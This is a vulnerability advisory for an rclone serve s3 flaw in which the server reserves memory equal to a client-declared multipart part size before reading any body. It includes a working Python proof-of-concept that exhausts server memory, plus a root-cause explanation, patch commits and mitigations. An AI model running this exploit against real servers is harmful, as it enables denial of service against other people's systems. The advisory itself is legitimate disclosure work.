CVE-2026-88045: rclone serve s3 Multipart Memory Exhaustion via Declared Content-Length
rclone's S3 server allocates memory equal to whatever size a client declares in a multipart upload header, before reading a single byte of the body, letting any network client exhaust server memory…
The problem

In rclone 1.75.0, the serve s3 streamed multipart path calls multipart.NewRW().Reserve(contentLength) before reading request-body bytes. The declared size comes directly from the client's Content-Length or X-Amz-Decoded-Content-Length header without any upper bound.
The admission gate (waitForTurn) intentionally passes the current in-order part regardless of size, even when it exceeds --multipart-streaming-buffer-limit. lib/pool then allocates one 1 MiB page per declared MiB immediately. Keeping the TCP connection open but sending no body holds the reservation; opening multiple connections multiplies it.
Anonymous serve s3 deployments require no credentials at all.
Proof of concept
A working proof-of-concept for CVE-2026-88045 in github.com/rclone/rclone, with the exact payload below.
# Step 1: start rclone in one terminal
# mkdir -p /tmp/rclone-s3-root/bucket
# ./rclone serve s3 /tmp/rclone-s3-root --addr 127.0.0.1:8080 --multipart-streaming-buffer-limit 1Mi

# Step 2: run this script in another terminal
import http.client
import socket
import time
import xml.etree.ElementTree as ET
from urllib.parse import quote

host, port = "127.0.0.1", 8080

# Create multipart upload (anonymous mode, no auth needed by default)
c = http.client.HTTPConnection(host, port, timeout=5)
c.request("POST", "/bucket/object?uploads", body=b"", headers={"Content-Length": "0"})
r = c.getresponse()
body = r.read()
assert r.status == 200, (r.status, body)
upload_id = ET.fromstring(body).findtext("{*}UploadId")
assert upload_id
c.close()

# Declare a 64 MiB part but send zero body bytes
declared = 64 * 1024 * 1024
path = "/bucket/object?partNumber=1&uploadId=" + quote(upload_id, safe="")

s = socket.create_connection((host, port), timeout=5)
s.sendall((
    f"PUT {path} HTTP/1.1\r\n"
    f"Host: {host}:{port}\r\n"
    f"Content-Length: {declared}\r\n"
    "Connection: close\r\n"
    "\r\n"
).encode("ascii"))

# No body bytes sent. rclone has already reserved 64 x 1 MiB pool pages.
# Open more connections to multiply; sufficiently large value crashes the process.
time.sleep(5)
s.close()
The root cause is in the waitForTurn admission logic: partNumber <= up.nextPart is always true for part 1 of a new upload, and up.buffered == 0 is always true on an empty upload, so the current part is unconditionally admitted regardless of its declared size. UploadPart then calls Reserve(contentLength), which rounds the attacker-supplied integer up to 1 MiB pages and calls pool.GetN synchronously, before io.Copy has read a single body byte.
The patch (commits 7c1dfd99 and ab1f458013) fixes this by enforcing an explicit maximum part size before any allocation and by rejecting out-of-bound sizes in the reorder buffer, removing Reserve(contentLength) from the untrusted HTTP path. CWE-789 (Memory Allocation with Excessive Size Value) precisely describes the flaw: the allocator trusts an attacker-supplied integer with no prior cap.
The fix
Upgrade to rclone 1.75.1, which contains two security commits: 7c1dfd99f3e6a22fcefd8686cc478226a15e63a1 (fix memory exhaustion from client-declared multipart part size) and ab1f458013aaf6356e4bdeca61f7cb9139f8eb86 (reject bogus multipart part sizes in the reorder buffer).
If upgrading is not immediately possible, bind serve s3 to loopback or a trusted network only, require --auth-key to eliminate anonymous access, and restrict concurrent multipart upload concurrency to reduce blast radius.
Related research
- critical · 9.8CVE-2026-88018CVE-2026-88018: rclone serve s3 SigV4 Authentication Bypass via Empty Secret
- critical · 9.1CVE-2026-88044CVE-2026-88044: rclone RC Per-Server Auth-Proxy Bypass (FTP/S3)
- high · 7.3CVE-2026-88017CVE-2026-88017: rclone FTP Auth-Proxy Cross-Session Credential Overwrite
- high · 8CVE-2026-71312CVE-2026-71312: rclone SFTP PowerShell Smart-Quote Filename OS Command Injection